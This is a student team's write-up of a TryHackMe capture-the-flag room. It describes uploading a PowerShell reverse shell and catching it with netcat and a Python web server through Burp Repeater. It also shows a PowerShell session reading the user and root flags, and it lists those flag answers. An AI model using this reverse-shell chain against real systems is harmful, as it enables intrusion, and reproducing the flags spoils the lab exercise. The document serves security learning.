
Asyer waited for a while until the **Response** tab to give out a report. Supposedly, the reverse shell, **shell.ps1** is uploaded in the directory.




To clarify it, Asyer pasted in back the original **Request** link and send it to get a **Response**.



When Asyer get the **Response,** Asyer scrolled down and found the report where it listed out all the directories and there Asyer found the **shell.ps1** inside the directories.



Even in the website directories, Asyer could see the **shell.ps1** inside it.




Privilege Escalation

Members Involved: Vaarindran, Aisyah, Asyrani, Sabrina


Tools used: Kali Linux, OpenVPN, Net Cat, Burp Suite

Thought Process and Methodology and Attempts:


After uploading the reverse shell inside the directories, Asyer set up **NetCat** and opened up a **Python** server by using the command **python3 -m http.server 80**. The group members has tried a few numbers of ports for the **Python** server and Asyer successfully set it up using the port 80.




After setting up **NetCat** and **Python** server, Asyer need to somewhat ping the **shell.ms1** so that **NetCat** can listen to it. To do this, Asyer use a script containing the reverse shell and encode it as **URL**. Then, Asyer copied the result.




Next, Asyer paste in the result inside the **Repeater** to do a get **Request**. Then, Asyer press send.




Asyer waited for a while until the **Request** gives out a **Response**. It will not show anything but it does show **Done** at the bottom to clarify that it's done.




Now, the **NetCat** should have listened to it and now, the group members can access the **Python** server.




Asyer listed out all the directories inside the current directory but it only listed out irrelevant files.




Therefore, Asyer changed the current drive to **Drive C** by using the command **C:**




Now, Asyer listed out the directories within the drive. Inside the drive, Asyer found a directory called **Users**.



Thus, Asyer changed the directory to **Users** by using the command **cd**. He continued on proceeding to list out the directories by using **ls** and there, Asyer found a directory called **Administrator**.



So, Asyer continued on changing directory to **Administrator** and listed out all the directories where he found **Desktop**.



Lastly, Asyer changed the directory to **Desktop** and list out the directories. There, Asyer found the **user.txt.**

```
PS C:\Users\administrator> cd desktop
PS C:\Users\administrator\desktop> ls


    Directory: C:\Users\administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt


PS C:\Users\administrator\desktop>
```

To read out the text file, Asyer use the command **type user.txt** and it reads out the flag.

```
PS C:\Users\administrator\desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\administrator\desktop>
```

Asyer needed to change the directory to **Users**. So, he used the command **cd ..** twice to return to **Users**.

```
PS C:\Users\administrator\desktop> cd ..
PS C:\Users\administrator> cd ..
PS C:\Users>
```

Then, Asyer realized that there is a directory in **Users** called **SuperAdmin**. However, Asyer doesn't know whether he can access it or not. Therefore, Asyer used the command **get-acl c:\users\superadmin | fl** to identify the owner and the authorisation for the **SuperAdmin** directory. There, we can see that it says **Deny FullControl.** Thus, Asyer knows that he cannot access it.

```
PS C:\Users> get-acl c:\users\superadmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\superadmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)


PS C:\Users>
```

Hence, Asyer knows that **Root.txt** must be in the **SuperAdmin** directory. Therefore, Asyer try to access it directly by using the command **type c:\users\superadmin\desktop\root.txt**. Then, the flag is readed out.

```
PS C:\Users> type c:\users\superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users>
```

Final Result:

Answer the questions below

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c} Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd} Correct Answer

Contributions

ID	**Name**	Contribution	Signatures
1211103144	Vaarindran Nyanasegran	Did report for recon and enumeration, finding and fixing powershell, did nmap to find the ports running and DIGto find subdomains.	Vaari
1211103222	Asyrani Syazwan Yuhanis	Did report for privilege escalation, successfully exploited the website using powershell reverse shell from nishan, successfully obtained user and root flag.	Asyrani
1211104230	Nur Aisyah Nabila Nahar	Did report for initial foothold, investigated the website to find out the vulnerabilities that could be exploited, tried to exploit the website using powershell reverse shell.	Aisyah
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Did report for recon and enumeration, did enumeration using hydra to find the correct credentials for the admin website.	Sabrina

VIDEO LINK: https://youtu.be/LOE-TMVJ1wY